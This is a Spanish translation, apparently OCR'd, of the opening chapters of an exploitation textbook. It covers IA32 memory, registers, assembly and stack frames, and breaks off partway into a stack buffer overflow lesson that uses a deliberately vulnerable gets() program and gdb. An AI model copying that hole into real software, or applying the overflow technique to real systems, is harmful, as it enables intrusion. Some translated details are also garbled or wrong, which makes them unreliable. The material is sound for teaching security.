Bienvenido a la parte I de la segunda edición del manual del Shellcoder: Hallar y explotar agujeros de seguridad. Esta parte es una introducción al descubrimiento y explotación de la vulnerabilidad. Está organizado de manera que le permitirá aprender la explotación con ejemplos ficticios de estructuras de código creadas específicamente para este libro como ayuda en el proceso de aprendizaje, así como en la vida real y en vulnerabilidades todavía por encontrar.

Aprenderá los detalles de la explotación bajo Linux o bajo un procesador 32-bit de INTEL (IA32 o x86).El descubrimiento y explotación de vulnerabilidades en Linux/IA32 es de lo más fácil y la mayor parte se comprenden rápidamente. Por qué hemos escogido en primer término Linux y no IA32. Linux es fácil de comprender desde el punto de vista de un hacker ya que el sistema operativo tiene una estructura interna sólida y confiable, para trabajar con él, en cuanto a explotaciones.
Cuando tenga una comprensión sólida de estos conceptos y haya trabajado con el código de ejemplo, avanzará hacia una vulnerabilidad cada vez más difícil descubriendo habilidades y maneras de explotación en las partes subsecuentes. En el capítulo 2 trabajaremos con stack buffer overflows, en el 3 introducción al shellcoding, en el 4 format Strings overflows y finalmente la parte 5 con técnicas de Hacking con heap basado en buffer overflow para la plataforma de Linux. Una vez comprendidas estas partes, estará en el buen camino para comprender el desarrollo de vulnerabilidades y su explotación.

Antes de empezar

Este capítulo examina los conceptos que usted necesita comprender a fin de dar sentido al resto de este libro. El material cubierto aquí es introductorio y esperamos que ya sea conocido por usted. Este capítulo no es de ningún modo un intento para cubrir todo lo que necesite saber; más bien, debe servir como apuntes de información para otros capítulos.
Debe leer de cabo a rabo este capítulo como refresco. Si encuentra conceptos que no comprenda, sugerimos que los marque como áreas en las que necesita hacer mayor hincapié. Tome el tiempo necesario en aprender sobre estos conceptos antes de aventurarse en los capítulos posteriores.
Encontrará muchas de las muestras de código y los fragmentos de código de este libro en el sitio Web del manual del Shellcoder (http://www.wiley.com/go /shellcodershandbook); puede copiar y pegar estas muestras en su editor de texto favorito para ahorrar tiempo al trabajar en los ejemplos.

Conceptos básicos

Para comprender el contenido de este libro, necesita una buena comprensión de lenguajes de computadora, sistemas operativos, y arquitecturas. Si no comprende cómo funciona algo, es difícil detectar que es lo que no funciona bien. Manejar bien las computadoras es bueno para descubrir y explotar agujeros de seguridad.
Antes de empezar a comprender los conceptos, debe ser capaz de hablar en su lenguaje. Necesitará saber unas cuantas definiciones, o términos, que son parte de

el lenguaje vernáculo de los investigadores de seguridad de modo que pueda aplicar mejor los conceptos de este libro:

Vulnerability (n.): un defecto en una protección del sistema que pueda generar un ataque utilizando el sistema de una forma que no es la que se diseñó. Esta puede atacar a la disponibilidad del sistema, elevar los privilegios de acceso a un nivel no predeterminado, completo control del sistema por un usuario desautorizado, y muchas otras posibilidades. También conocido con el nombre de "security hold" o "security bug".

Exploit (v.): Aprovecharse de una vulnerabilidad de modo que el objetivo sea que el sistema reaccione de distinta forma al diseñado.

Exploit (n.): Herramienta, conjunto de instrucciones, o código que se utiliza para tomar la ventaja de una vulnerabilidad. También conocido con el nombre de "Proof of Concept (POC).

0day (n.): Un "exploit" para una vulnerabilidad que ha no sido públicamente descubierta. A veces acostumbra a referirse a la propia vulnerabilidad.

Fuzzer (n.): Herramienta o aplicación que atenta contra todo, o una amplia gama de valores de entrada inesperados a un sistema. El propósito de un fuzzer es determinar si existe un bug en el sistema, que más tarde será explotado sin tener por entero como objetivo el funcionamiento del sistema interno.

Gestión de memoria

Para usar este libro, necesitará comprender la gestión de memoria moderna, específicamente para la arquitectura de INTEL, 32 bit (IA32). Linux en IA32 es cubierto exclusivamente en la primera sección de este libro y usado en los capítulos introductorios. Necesitará comprender cómo la memoria es manejada, porque la mayor parte de los agujeros de seguridad descritos en este libro se realizan sobrescribiendo o desbordando una porción de memoria en otra.

INSTRUCCIONES Y DATOS

Una computadora moderna no hace ninguna distinción real entre instrucciones y datos. Si un procesador se puede alimentar con instrucciones cuando debe estar viendo datos, ello puede por fortuna ejecutar las instrucciones pasadas. Esta característica hace posible la explotación del sistema. Este libro le enseñará cómo insertar las instrucciones cuando el diseño del sistema espera datos. Usará también el concepto de desbordamiento para sobrescribir las instrucciones con sus propias diseñadas. La meta es tomar el control de la ejecución.

Cuando un programa es ejecutado, se exhibe organizado de la siguiente manera— distintos elementos del programa son colocados en la memoria. En primer lugar, el sistema operativo crea un espacio de direcciones en que el programa correrá. Este espacio de direcciones incluye las instrucciones de programa reales así como cualquiera de los datos requeridos.
Después, la información del archivo ejecutable del programa es cargada en el nuevo espacio de direcciones creado. En este existen tres tipos de segmentos: .text, .bss y

.data. El segmento de .text es colocado como sólo para lectura, mientras que .data y .bss se pueden escribir. Los segmentos de .bss y .data son reservados para las variables globales. El segmento .data contiene los datos estáticos inicializados y el segmento .bss contiene los datos no inicializados. Por último el segmento, .text, tiene las instrucciones del programa.
Finalmente, la pila (stack) y el almacenamiento de pila (heap) son inicializados. El stack es una estructura de datos, más específicamente una estructura de datos de último en entrar, primero en salir (LIFO), lo que significa que el dato puesto más reciente o empujado (push), en la pila es el próximo elemento para ser utilizado o sacado (pop), del stack. Una estructura de datos LIFO es ideal para almacenar información transitoria, o información que no necesita ser guardada durante un periodo de tiempo largo. El stack almacena las variables locales, información referente a llamadas de función, y otra información utilizada para dejar completamente limpia la pila después de que una función o procedimiento es llamado.
Otra característica importante del stack es que crece hacia abajo del espacio de direcciones: cada dato que se añade al stack, este es añadido cada vez con un valor de dirección inferior.
El heap es otra estructura de datos que acostumbra a tener la información de programa, más específicamente, las variables dinámicas. El heap es (crudamente) una estructura de datos (FIFO) el primero en entrar, el primero en salir. Los datos son entrados y sacados del heap de la misma manera que se construye. El heap crea el espacio de direcciones hacia arriba: Tal como los datos son añadidos al heap, este se incrementa con una dirección de valor más alto, como se muestra en el diagrama de espacio de memoria siguiente.

↑ Direcciones inferiores (0x08000000)
Librerías divididas
.text
.bss
Heap (crece↓)
Stack (crece ↑)
Puntero env|
Argc
↓ Direcciones superiores (0xbfffffff)

La gestión de memoria presentada en esta sección debe comprenderse más profundamente y a un nivel mucho más detallado para entenderla, es muy importante para aplicarlo al contenido de este libro. Lea la primera mitad de capítulo 15 para saber dónde aprender más sobre la gestión de memoria. Puede hacer una visita también en http://linux-mm.org/ para información más detallada en gestión de memoria en Linux. Los conceptos comprendidos de gestión de memoria le ayudarán a comprender mejor la manipulación del lenguaje de programación que usará por ejemplo—ensamblador.

Assembly (ensamblador)

Para comprender gran parte de este libro se requiere el conocimiento del lenguaje ensamblador específico para IA32. Gran parte del proceso del descubrimiento de un bug está supeditado a interpretar y comprender ensamblador, y muchos de estos libros se enfocan en ensamblador del procesador de INTEL 32-bit. Explotar los agujeros de

seguridad requiere una firme comprensión del lenguaje ensamblador, ya que la mayor parte de exploits requerirán que programe o modifique el código ensamblado existente. Otros sistemas aparte del IA32 son importantes, pero pueden ser algo más difíciles para explotar, este libro también trata bugs y exploits descubiertos en otras familias de procesadores. Si su interés es la investigación de seguridad en otras plataformas, es importante tener una fuerte comprensión del ensamblado específico a la arquitectura escogida.
Si no está bien versado o no tiene ninguna experiencia en ensamblado, primero necesitará aprender los sistemas numéricos (específicamente hexadecimal), tamaños de datos y representaciones de números con signo. Estos conceptos de ingeniería de computadores pueden encontrarse en la mayor parte de los libros de arquitectura de ordenador a nivel universitario.

Registros

La comprensión de cómo los registros trabajan en un procesador IA32 y cómo ellos son manipulados vía ensamblador es esencial para el desarrollo de vulnerabilidades y explotaciones. Los registros pueden ser accedidos, leídos, y cambiados con ensamblado. Los registros son memoria, normalmente conectados directamente al sistema de circuitos de razonamiento de ejecución. Son responsables de las manipulaciones las cuales permiten funcionar al moderno computador, y se pueden manipular con las instrucciones de ensamblado.
De nivel alto, los registros se pueden agrupar en cuatro categorías:

■ ■ De uso general
■ ■ Segmento
■ ■ Control
■ ■ Otro

Los registros de propósito general se utilizan para ejecutar un rango de operaciones matemáticas comunes. Estos incluyen registros tales como EAX, EBX y ECX para el IA32 y pueden utilizarse para almacenar datos y direcciones, offsets de direcciones, y ejecutan los cálculos de las funciones, y muchas otras cosas.
Un registro de propósito general a tener muy en cuenta es el registro de puntero de stack extendido indicador (ESP) o simplemente el puntero de stack. ESP apunta a la dirección de memoria donde la siguiente operación del stack tendrá lugar. A fin de comprender los stack overflows del siguiente capítulo debe comprender completamente cómo ESP es usado en las instrucciones de ensamblado comunes y el efecto que producen en los datos almacenados en el stack.
La clase siguiente de registro, que nos interesa es el registro de segmento. A diferencia de otros registros en un procesador IA32, los registros de segmento son de 16 bit (los otros registros son de 32 bits). Los registros de segmento tales como CS, DS, y SS, son utilizados para recordar los segmentos y para permitir la compatibilidad de antiguas aplicaciones de16-bit.
Los registros de control se utilizan para controlar la función del procesador. El más importante de estos registros para el IA32 es el puntero de instrucción extendido (EIP) o simplemente el indicador de instrucción. EIP que contiene la dirección de la próxima instrucción máquina a ejecutarse. Naturalmente, si quiere controlar el flujo de ejecución de un programa, que es el propósito de todas las partes de este libro, es importante tener la habilidad para acceder y cambiar el valor almacenado en el registro de EIP.

Los registros de la categoría “otros” son registros simplemente extraños que no se ajustan perfectamente a las primeras tres categorías. Unos de estos, es el registro extendido de banderas (EFLAGS), que comprende algunos registros de un bit los cuales se utilizan para almacenar los resultados de diferentes verificaciones ejecutadas por el procesador.
Una vez que tenga una comprensión sólida de los registros, puede pasar a la programación en ensamblado.

Reconocer C y C++
Construcción de código en ensamblado

La familia de lenguajes de programación (C, C++, C#) es una de las más usadas, dentro de la gran cantidad de ellos, como lenguaje de programación. C es claramente el más popular idioma para programar aplicaciones para Windows y servidor de UNIX, los cuales son buenos objetivos para el desarrollo de vulnerabilidades. Por estas razones, una comprensión sólida de C es primordial.
Conjuntamente a una amplia comprensión de C, deberá ser capaz de comprender cómo el código C compilado se traduce en ensamblado. Comprendiendo cómo se representan en ensamblado las variables, punteros, funciones y distribución de memoria de C, hacerlo hará que el contenido de este libro sea mucho más fácil de comprender.
Tomemos cierto código construido en C y C++ y veamos como se verá en ensamblado. Si asimila perfectamente estos ejemplos, estará listo para avanzar con el resto del libro.
Declararemos un número entero en C++, entonces usaremos ese mismo número entero, para contar:

```
Int number|;
. . . más código. . .
number++;
```

Esto puede traducirse en ensamblado:

```
number dw  0
. . .más código. . .
mov eax,number
inc eax
mov number,eax
```

Usamos la instrucción define word (DW) para definir un valor para nuestro entero, number. Después pasamos el valor al registro EAX, incrementamos el valor en uno al registro EAX y pasamos este valor entero a number.
Miremos una simple declaración if en C++:

```
        Int number;
if  (number< 0 )
{
. . .más código. . .
}
```

Ahora, miremos la misma declaración en ensamblado:

```
number dw 0
mov eax,number
or eax,eax
jge label
<no>
label :<yes >
```

Lo que estamos haciendo de nuevo es definir un valor para number con la instrucción DW. Entonces pasamos el valor almacenado en number a EAX, luego saltamos a label si number es mayor que o igual a cero con un salto si mayor que o igual a (JGE).
Aquí vemos otro ejemplo, usando un conjunto(array):

```
Int array[4];
. . .más código. . .
Array [2] =9;
```

Aquí hemos declarado un conjunto, array, y habilitamos un elemento del array igual a 9. En ensamblado será:

```
array dw  0,0,0,0
. . .más código. . .
mov ebx,2
mov array [ebx], 9
```

En este ejemplo, declaramos un conjunto y utilizamos el registro EBX para pasar los valores del conjunto.

Por último, echemos una mirada a un ejemplo más complicado. El código se muestra cómo una simple función de C y en ensamblado. Si puede comprender fácilmente este ejemplo, probablemente esté listo para avanzar al capítulo siguiente.
\

```
int triangle (int width, in height){
int array[5] = {0,1,2,3,4};
int area;
area = width * height/2;
return (area);
}
```

Aquí está la misma función, pero en ensamblado. Lo que sigue está sacado del depurador gdb. Gdb es un proyecto de depurador GNU; puede leer más sobre ello en http://www.gnu.org/software/gdb/documentation/. Vea si puede casar el ensamblador con el código de c:

```
0x8048430 <triangle>:      push    %ebp
0x8048431 <triangle+1>:    mov     %esp, %ebp
0x8048433 <triangle+3>:    push    %edi
0x8048434 <triangle+4>:    push    %esi
0x8048435 <triangle+5>:    sub     $0x30,%esp
0x8048438 <triangle+8>:    lea     0xffffffd8(%ebp), %edi
```

```
0x804843b <triangle+11>:    mov    $0x8049508,%esi
0x8048440 <triangle+16>:    cld
0x8048441 <triangle+17>:    mov    $0x30,%esp
0x8048446 <triangle+22>:    repz movsl    %ds:( %esi), %es:( %edi)
0x8048448 <triangle+24>:    mov    0x8(%ebp),%eax
0x804844b <triangle+27>:    mov    %eax,%edx
0x804844d <triangle+29>:    imul   0xc(%ebp),%edx
0x8048451 <triangle+33>:    mov    %edx,%eax
0x8048453 <triangle+35>:    sar    $0x1f,%eax
0x8048456 <triangle+38>:    shr    $0x1f,%eax
0x8048459 <triangle+41>:    lea    (%eax, %edx, 1), %eax
0x804845c <triangle+44>:    sar    %eax
0x804845e <triangle+46>:    mov    %eax,0xfffffffd4(%ebp)
0x8048461 <triangle+49>:    mov    0xfffffffd4(%ebp),%eax
0x8048464 <triangle+52>:    mov    %eax,%eax
0x8048466 <triangle+54>:    add    $0x30,%esp
0x8048469 <triangle+57>:    pop    %esi
0x804846a <triangle+58>:    pop    %edi
0x804846b <triangle+59>     pop    %ebp
0x804846c <triangle+60>:    ret
```

Lo principal que hace la función es multiplicar dos números, observe la instrucción imul hacia la mitad. También observe las primeras instrucciones guardando EBP, y restando de ESP. La resta crea espacio en el stack para las variables locales de las funciones.Hay que observar también que la función retorna su resultado al registro EAX.

Conclusión

Este capítulo introduce ciertos conceptos básicos que necesita saber como fin para comprender el resto de este libro. Debe utilizar el tiempo necesario repasando los conceptos que se apuntaron en este capítulo. Si encuentra que no tiene suficiente conocimiento en lenguaje ensamblador y C o C++ , puede necesitar más preparación a fin de conseguir sacar el jugo completo a los siguients capítulos.

Capítulo 2
Excesos de pila (Stack Owerflow)

Los stack basados en excesos de buffer, han sido históricamente uno de los más populares y mejores métodos comprendidos de explotar software. De los cientos, de documentos que han sido escritos sobre técnicas de stack owerflow en todas las arquitecturas más populares. Uno de los más frecuentemente mencionado y probablemente el primer documento público sobre stack owerflow, es “Smashing the Stack for Fun and Profit” escrito por Aleph One’s. Escrito en 1996 y publicado en la revista Phrack, el documento explicó por primera vez de una manera clara y concisa cómo las vulnerabilidades de stack owerflow son posibles y como pueden explotarse. Recomendadmos que lea el documento disponible en http://insecure.org/stf/smashstack.html.

Aleph One no inventó el stack owerflow; el conocimiento y explotación de los stack owerflow era conocido hacía más de una década antes de que el documento "Smashing the stack" saliera a la luz. Las vulnerabilidades de stack owerflow teoricamente se conocen desde hace unos 25 las cuales se han ido explotando con el lenguaje C. Aunque estas vulnerabilidades son probablemente los más comprendidas y con mayor documentación pública, las vulnerabilidades de stack owerflow, hoy en día son las más frecuentes en el software. Verifique su lista de noticias de seguridad favorita; es probable que se esté redactando un informe de una nuevo stack owerflow mientras esté leyendo este capítulo.

Buffers

Un buffer es definido como un espacio limitado y continuo de la memoria. La mayoría de los buffers en C son un conjunto (array). El material que se explica en este capítulo está enfocado en los "arrays".
Los stack owerflow son posibles porque no existe ninguna comprobación inherente de los límites de los buffers, en el lenguaje C o C++. En otros términos, el idioma C y sus derivados no tienen una función incorporada para asegurar que los datos que serán copiados en un buffer no serán más grandes que los que el buffer pueda soportar.
Por lo tanto, si la persona que diseña el programa, haya explícitamente codificado el programa para verificar la entrada de un tamaño exagerado de datos, es posible que los datos puedan llenar un buffer y si esos datos son lo bastante grandes, para continuar escribiendo mas allá del límite del buffer, como verá en este capítulo Será entonces cuando las cosas anormales empezarán a suceder, sobrescribiendo más allá del límite del buffer. Observe este ejemplo extremadamente simple que ilustra cómo C no tiene ningún límite-comprobación en los buffers. (recuerde, puede encontrar este y muchos otros fragmentos de código y programas en el Shellcoder's Handbook Web Site, http://www.wiley.com/go/shellcodershandbook.)

```
#include <stdio.h>
#include <string.h>
int main ()
{
int array[5] = {1, 2, 3, 4, 5};
printf("%d\n", array[5] );
}
```

En este ejemplo, hemos creado un array en C. El conjunto, llamado array, es de cinco elementos longitud. Hemos hecho una equivocación de programador C novato, olvidamos que un conjunto de tamaño cinco empieza en el elemento cero, array[0] , y acaba con el elemento cuatro, array[4]. Probamos de leer lo que pensamos que era el quinto elemento del conjunto, pero estamos realmente leyendo más allá del conjunto, en el "sexto" elemento. El compilador gcc no saca ningún error, pero cuando ejecutamos este código, conseguimos unos resultados inesperados:

```
shellcoders@debian:~/chapter_2$ cc buffer.c
shellcoders@debian:~/chapter_2$./a.out
134513712
```

Este ejemplo muestra cómo fácilmente se puede leer lo que sigue después del final de un buffer; C no proporciona ninguna protección incorporada. ¿Qué conclusión sacamos de escribir después del final de un buffer? Que esto será posible también hacerlo intencionadamente Tratemos de escribir más allá del buffer y veamos lo que sucede:

```
int main {}
{
        int array[5];
        int i;
        for (i = 0; i <= 255; i++ )
        {
        array[i] = 10;
        }
}
```

De nuevo, nuestro compilador no nos da ninguna advertencia o error. Pero, cuando ejecutamos este programa, explota:

```
shellcoders@debian:~/chapter_2$ cc buffer2.c
shellcoders@debian:~/chapter_2$./a.out
Segmentation fail ( core dumped )
```

Como podría saber ya por experiencia, cuando un programador crea un buffer el cual potencialmente puede ser desbordado, se compila y ejecuta, el programa a menudo estalla o no funciona como se esperaba. El programador entonces repasa el código hasta hallar donde se produce el error y arreglar el bug. Echemos un vistazo al volcado del nucleo en gdb:

```
shellcoders@debian:~/chapter_2$ gdb -q -c core
Program terminated with signal 11, Segmentation fault.
#0  0x0000000a in ?? ()
(gdb)
```

Interesante, vemos que el programa se estuvo ejecutando en la dirección 0x0000000a o 10 en decimal cuando este explotó. Lo veremos detalladamente más tarde en este capítulo.
¿Así, qué ocurriría si la entrada de usuario es copiada en un buffer? O, ¿qué ocurriría si un programa espera la entrada de otro programa que puede ser emulada por una persona, tal como TCP/IP network-aware client? .
Si el programador diseña el código para que copie la entrada de usuario en un buffer, es posible que un usuario ponga intencionadamente más entradas en un buffer de las que él pueda tomar. Esto puede tener varias consecuencias diferentes, una explotar el programa para forzarlo a ejecutar instrucciones suministradas por el usuario. Éstas son las situaciones que a nosotros nos conciernen principalmente, pero antes de que consigamos controlar la ejecución, primero necesitamos intentar desbordar un buffer almacenado en el stack realizándolo desde una perspectiva de gestión de memoria.

El Stack

Como se explicó en el capítulo 1 , el stack es una estructura de datos LIFO. Muy parecido a la pila de platos de una cafetería, el último elemento colocado en la pila es el primer elemento que se debe quitar. El límite del stack es definido por el registro del puntero extendido del stack (ESP) el cual apunta a la parte de arriba del stack.

Las instrucciones específicas del stack, PUSH y POP, utilizan a ESP para saber donde está situado el stack en la memoria. En la mayor parte de las arquitecturas, especialmente IA32 en el cual está enfocado este capítulo, ESP apunta a la última dirección usada por el stack. En otras ejecuciones, éste apunta a la primera dirección libre.
Los datos son pasados a la pila usando la instrucción PUSH; y son cogidos del stack usando la instrucción POP. Estas instrucciones están altamente perfeccionadas y son eficientes para mover los datos del stack. Ejecutamos dos instrucciones PUSH y vea cómo el stack cambia:

```
push 1
push addr var
```

Estas dos instrucciones primero colocarán el valor 1 en el stack y luego colocarán la dirección de la variable VAR encima de él. El stack se parecerá al mostrado en Figura 2 - 1.



Figura 2-1: pasando valores a la pila

El registro ESP apuntará a la parte superior del stack, dirección 643410h. Los valores serán pasados al stack en el orden de ejecución, así pues el valor 1 es pasado el primero, y luego la dirección de variable VAR. Cuando se ejecute una instrucción PUSH, el valor de ESP será disminuido en cuatro, y el dword es escrito en la nueva dirección almacenada en el registro ESP.
Una vez que hayamos pasado algo en el stack, inevitablemente, querremos recuperarlo esto se realiza con la instrucción POP. Usando el mismo ejemplo, recuperaremos los datos y direcciones del stack:

```
pop eax
pop ebx
```

En primer lugar, cargamos el valor de la parte superior del stack (donde ESP está apuntando) en EAX. Después, repetimos la instrucción POP, para copiar los datos en EBX. El stack ahora tendrá la apariencia mostrada en la figura 2-2.
Como puede haber supuesto ya, la instrucción POP sólo cambia el valor de ESP no escribe ni borra los datos del stack. Más bien, POP escribe datos al operando,

en este caso lo primero que se escribirá en EAX será la dirección de la variable VAR y luego el valor 1 a EBX.



Figura 2-2: sacar valores del stack

Otro registro pertinente al stack es EBP. El registro EBP es normalmente usado para calcular una dirección relativa a otra dirección, a veces llamada **frame pointer** (estructura puntero). Aunque puede ser usado como un registro de propósito general, EBP siempre ha sido usado para trabajar con el stack. Por ejemplo, la siguiente instrucción utiliza EBP como un índice:

```
mov eax,[ebp+10h]
```

Esta instrucción moverá un dword, 16 bytes (10 en hexa) hacia abajo del stack (recuerde, la pila crece hacia abajo), a EAX.

Las funciones y el stack

El propósito principal del stack es hacer el uso de las funciones más eficiente. Desde una perspectiva de bajo nivel, una función altera el flujo de control de un programa, de modo que una instrucción o grupo de instrucciones se puedan ejecutar independientemente del resto de programa. Más importante aún, cuando una función ha completado la ejecución de sus instrucciones, el stack retorna el control al llamador original de la función. Este concepto de las funciones se pone en práctica más eficientemente con el uso del stack.
Eche una mirada a una función simple en C y cómo el stack es usado por la función:

```
void function(int a, int b)
{
        int array[5];
}
main()
{
        function(1,2);
        printf("This is where the return address points");
}
```

En este ejemplo, las instrucciones en **main** son ejecutadas hasta que es encontrada una llamada a una función. La ejecución consecutiva del programa ahora necesita ser interrumpida y se necesitan ejecutar las instrucciones de **function**. El primer paso es pasar los argumentos a **function**, **a** y **b**, hacia atrás en el stack. Cuando los argumentos son situados en el stack, la función es llamada, colocando la dirección de retorno, o **RET**, en el stack. **RET** es la dirección almacenada en el puntero de instrucción **(EIP)** al mismo tiempo que es llamado **function**. **RET** es la ubicación en la cual continuará la ejecución cuando se haya completado la función, así el resto del programa se podrá ejecutar. En este ejemplo, la dirección de **printf ("This is where the return address points")**; será pasada al stack.
El prologo se ejecuta, antes de que cualquier instrucción de **function** se pueda ejecutar. Resumiendo, el prologo almacena ciertos valores en el stack de modo que la función pueda ejecutarse limpiamente. El valor actual de **EBP** es pasado al stack, ya que el valor de **EBP** debe cambiarse a fin de referenciar los valores en el stack. Cuando la función se ha completado, necesitaremos ese valor almacenado en **EBP** a fin de calcular las localizaciones de dirección en **main**. Una vez **EBP** es guardado en el stack, ya podemos copiar el actual puntero de stack **(ESP)** en **EBP**. Ahora podemos referenciar fácilmente las direcciones locales en el stack.
Lo último que hace el prologo es calcular el espacio de direcciones requerido para las variables locales de **function** y reservar este espacio en el stack. Substraer el tamaño de las variables de **ESP** reservando el espacio requerido. Finalmente, las variables locales de **function**, en este caso simplemente **array**, es empujado al stack. La figura 2-3 representa cómo se ve el stack en este punto.



Figura 2-3: Representación visual del stack después de llamar a una función.

Ahora debe de tener una buena comprensión de cómo una función trabaja con el stack. Hemos conseguido profundizar un poco más y hemos visto lo que ocurre desde una perspectiva de ensamblado. Compile nuestra función simple en C de la siguiente forma:

```
shellcoders@debian:~/chapter_2$ cc  -mpreferred-stack-boundary=2  -ggdb
function.c  - o function
```

Asegurese de tener –ggdb de manera que la compilación obtenida sea para propósitos de depuración. También utilizaremos el conmutador de límite de stack, que prepare nuestro stack con incrementos de tamaño de dword. Si no es así, gcc optimizará el stack y nos dificultará nuestro trabajo en este punto. Cargue sus resultados en gdb:

```
shellcoders@debian:~/chapter_2$ gdb function
GNU gdb 6.3-debian
```

(gdb)

En primer lugar, vea cómo la función, **function**, es llamada. Desensamblado de **main**:

```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:    push   %ebp
0x0804838d <main+1>:    mov    %esp,%ebp
0x0804838f <main+3>:    sub    $0x8,%esp
0x08048392 <main+6>:    movl   $0x2,0x4(%esp)
0x0804839a <main+14>:   movl   $0x1,(%esp)
0x080483a1 <main+21>:   call   0x8048384 <function>
0x080483a6 <main+26>:   movl   $0x8048500,(%esp)
0x080483ad <main+33>:   call   0x80482b0 <_init+56>
0x080483b2 <main+38>:   leave
0x080483b3 <main+39>:   ret
End of assembler dump.
```

En <main+6> y <main+14>, vemos que los valores de nuestros dos parámetros (0x1 y 0x2) son empujados en el stack hacia atrás. En <main+21>, vemos la instrucción de llamada que, aunque ello no es mostrado, empuja el RET (EIP) en el stack. Entonces **call** transfiere el flujo de ejecución a **function**, en la dirección 0x8048384. Ahora, desensamblamos **function** y veamos lo que sucede cuando el control es transferido allí:

```
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:        push   %ebp
0x08048385 <function+1>:        mov    %esp,%ebp

0x08048387 <function+3>:        sub    $0x20,%esp
0x0804838a <function+6>:        leave
0x0804838b <function+7>:        ret
End of assembler dump.
```

Mientras que la función no prepare la variable local, **array**, la vista del desensamblado es relativamente simple. Esencialmente, todo lo que vemos es el prologo de la función y el retorno del control control a **main**. El prologo primero almacena la actual estructura de puntero, **EBP**, en el stack. Luego copia el actual puntero al stack a **EBP** en

<function+1>. Finalmente, el prologo crea el espacio suficiente en el stack para nuestra variable local, **array**, en **<function+3>**. "array" tiene un tamaño de 5 * 4 bytes (20 bytes), pero el stack reserva 0x20 o 30 bytes de espacio en el stack para nuestras variables locales.

Desbordar buffers en el stack

Ahora que tenemos una sólida comprensión de lo que sucede cuando una función es llamada y cómo interactiva con el stack. En esta sección, vamos a ver
lo que sucede cuando pasamos demasiados datos a un buffer. Una vez que hayamos comprendido lo que sucede cuando se desborda un buffer, podremos avanzar hacia materia más divertida, es decir explotando un "buffer overflow" y tomar el control de ejecución.
Creemos una función simple que lee la entrada de usuario en un buffer, y luego da la salida de la entrada de usuario a stdout:

```
void return_input (void)
{
        char array[30];
        gets (array);
        printf("%s\n", array);
}
main()
{
        return_input();
        return 0;
}
```

Esta función permite al usuario poner cuantos elementos quiera en **array**. Compile este programa, de nuevo usando el límite de stack preferido
:

```
shellcoders@debian:~/chapter_2$ cc -- mpreferred-stack-boundary=2 -- ggdb
overflow.c  - o overflow
```

Ejecutemos el programa y luego entre datos para sobrepasar el buffer.
Para la primera ejecución, simplemente entre diez caracteres A:

```
shellcoders@debian:~/chapter_2$./overflow
AAAAAAAAAA
AAAAAAAAAA
```

Nuestra función simple retorna lo que ha sido entrado, y todo funciona bien.
Ahora, pongamos 40 caracteres, lo cual desbordará el buffer y empezará a escribir encima de otras cosas almacenadas en el stack:

```
shellcoders@debian:~/chapter_2$./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
Segmentation  fault ( core dumped )
```

¿Conseguimos un segfault como esperábamos, pero por qué? hagamos una mirada en profundidad, usando GDB.
En primer lugar, ejecutemos GDB:

shellcoders@debian:~/chapter_2$ gdb ./overflow

Demos una mirada a la función **return_input ()** . Pongamos un punto de ruptura en la llamada a **gets()** y en el punto donde retorna:

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:    push   %ebp
0x080483c5 <return_input+1>:    mov    %esp,%ebp
0x080483c7 <return_input+3>:    sub    $0x28,%esp
0x080483ca <return_input+6>:    lea    0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:    mov    %eax,(%esp)
0x080483d0 <return_input+12>:   call   0x80482c4 <_init+40>
0x080483d5 <return_input+17>:   lea    0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:   mov    %eax,0x4(%esp)
0x080483dc <return_input+24>:   movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:   call   0x80482e4 <_init+72>
0x080483e8 <return_input+36>:   leave
0x080483e9 <return_input+37>:   ret
End of assembler dump.
```

Podemos ver las dos instrucciones “call” , para **gets ()** y **printf ()**. Podemos también ver la instrucción “ret” al final de la función, así que pongamos puntos de ruptura en la llamada a **gets ()** y el “ret”:

```
(gdb) break *0x080483d0
